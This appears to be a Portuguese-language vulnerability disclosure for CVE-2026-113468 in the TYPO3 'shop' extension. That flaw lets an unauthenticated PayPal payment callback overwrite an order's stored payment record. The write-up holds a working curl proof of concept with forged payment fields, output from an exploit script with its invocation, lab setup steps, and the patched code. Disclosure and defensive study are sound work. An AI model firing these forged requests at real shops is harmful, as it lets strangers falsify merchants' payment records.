 yuwkaaa/cve-2026-113468
callback de pagamento PayPal forjável no TYPO3 EXT:shop


callbackAction() é o endpoint para o qual o PayPal envia notificações de pagamento. Ele obtém
o id do pedido a partir de item_number e grava todo o corpo do POST no campo
callback_parameter desse pedido. Nada comprova que a mensagem veio do PayPal: nenhum
postback cmd=_notify-validate, nenhum segredo, nenhuma verificação do valor ou do destinatário.
Qualquer visitante pode sobrescrever o registro de pagamento armazenado de um pedido não pago.
| CVE | CVE-2026-113468 |
| Advisory | TYPO3-EXT-SA-2026-036, 2026-10-20 |
| Pacote | codingms/shop "TYPO3 Shop by coding.ms", 10.182 instalações |
| Afetado | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| Corrigido | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862, Missing Authorization |
| CVSS 4.0 | 6.9 Médio, AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N |
| Testado em | TYPO3 13.4.34, PHP 8.4, shop 6.2.0 |
| Crédito | Nguyen Le Thanh Nam |
Segundo CVE no mesmo advisory: CVE-2026-112071, cancelamento de pedido não autenticado no mesmo controller.
Classes/Controller/BasketOrderController.php:1239, versão 6.2.0:
$itemNumber = (int)($_POST['item_number'] ?? 0);
if ($itemNumber > 0) {
    //
    // Load related basket order
    $basketOrder = $this->basketOrderRepository->findByIdentifier($itemNumber);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in prepared state
        if ($basketOrder->getStatus() === 'prepared') {
            ...
            // Write callback parameter into basket order
            $basketOrder->setCallbackParameter($this->jsonEncode($_POST, true));
            $this->basketOrderRepository->update($basketOrder);
            $this->persistenceManager->persistAll();
stripeCallbackAction(), doze linhas acima no mesmo arquivo, verifica sua assinatura de webhook e retorna 403 quando falha. O caminho do PayPal não tem nada equivalente.
callback_parameter é o registro da loja sobre o que o provedor de pagamento disse a respeito de um pedido, que é o que um comerciante lê quando um pagamento é contestado. Em uma versão afetada, um estranho decide seu conteúdo.
Duas condições o limitam: o pedido alvo deve estar no estado prepared, e a página deve conter o plugin BasketOrder.
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=callback' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'item_number=1' \
  --data 'payment_status=Completed' \
  --data 'mc_gross=999999.00' \
  --data '[email protected]'
[poc] FINDING 2  callbackAction(): unauthenticated write of attacker data into an order
        before:  order 1 callback_parameter length=0   order 2 length=0
        HTTP 200   order 1 callback_parameter length: 0 -> 236
[poc]   FIRED  an unauthenticated request wrote attacker-supplied data into the order

what the attacker stored on order 1: {
    "tx_shop_basketorder": {
        "action": "callback",
        "controller": "BasketOrder"
    },
    "item_number": "1",
    "payment_status": "Completed",
    "mc_gross": "999999.00",
    "receiver_email": "[email protected]"
}
Controles da mesma execução: a ordem 2 é paid e nada é escrito, e descartar
item_number não escreve nada. Saída completa em
poc-transcript.txt.
exploit.py envia a mesma requisição contra um host que você possui. Execução de teste por padrão:
python3 exploit.py http://shop.example/checkout --order 42 --fire
A resposta é HTTP 200 de qualquer forma. Confirme lendo
tx_shop_domain_model_basketorder.callback_parameter.
Após a escrita, callbackAction() encaminha para orderAction() com
confirmed => true. Se isso finaliza o pedido passa por
CodingMs\ShopPro\Service\Checkout\PayPalCheckoutCheckoutService, que é distribuído em uma extensão
comercial separada que não estava no laboratório, portanto não foi testado. O pedido
permaneceu prepared em todas as execuções.

get.typo3.org/13/tar.gz, sem necessidade de Composer.shop a partir do artefato Packagist lançado, mais codingms/additional-tca e
codingms/modules.EXT:shop/Configuration/TypoScript/ no template raiz.shop_basketorder em uma página.tx_shop_domain_model_basketorder com status = 'prepared'.php -S, PHP intl carregado.Pule a etapa 3 e toda requisição retorna 404, o que parece um site que não é vulnerável.
6.3.0 autentica a notificação antes de armazená-la:
if (!$this->isValidPayPalIpn($_POST, $basketOrder->getType())) {
    $this->log('callbackAction 6: PayPal IPN could not be verified!');
    $this->addFlashMessage('Unknown error! #4', 'Error:', ContextualFeedbackSeverity::ERROR);
    return new ForwardResponse('error');
}
isValidPayPalIpn() envia o payload de volta ao PayPal e requer VERIFIED. Uma mensagem
verificada ainda prova apenas que o PayPal a enviou, então isMatchingPayPalPayment()
a vincula ao pedido: payment_status deve ser Completed, o destinatário deve
corresponder ao payPalId configurado, a moeda deve corresponder, e mc_gross deve ser igual
ao total do pedido até o centavo. Ambos recusam quando a configuração está ausente.
A finalização do pedido foi movida para trás de BasketOrderHmacService, que assina o uid do pedido
com o encryptionKey do site. Diff completo em
fix-6.2.0-to-6.3.0.diff, obtido a partir do artefato 6.3.0
lançado. Esse patch foi apenas lido; o PoC não foi executado novamente contra ele.
Reportado para [email protected]. Versões corrigidas por Thomas Deuling (coding.ms), aviso por Torben Hansen (TYPO3 Security Team).
Para testar sistemas que você possui ou está autorizado a testar.







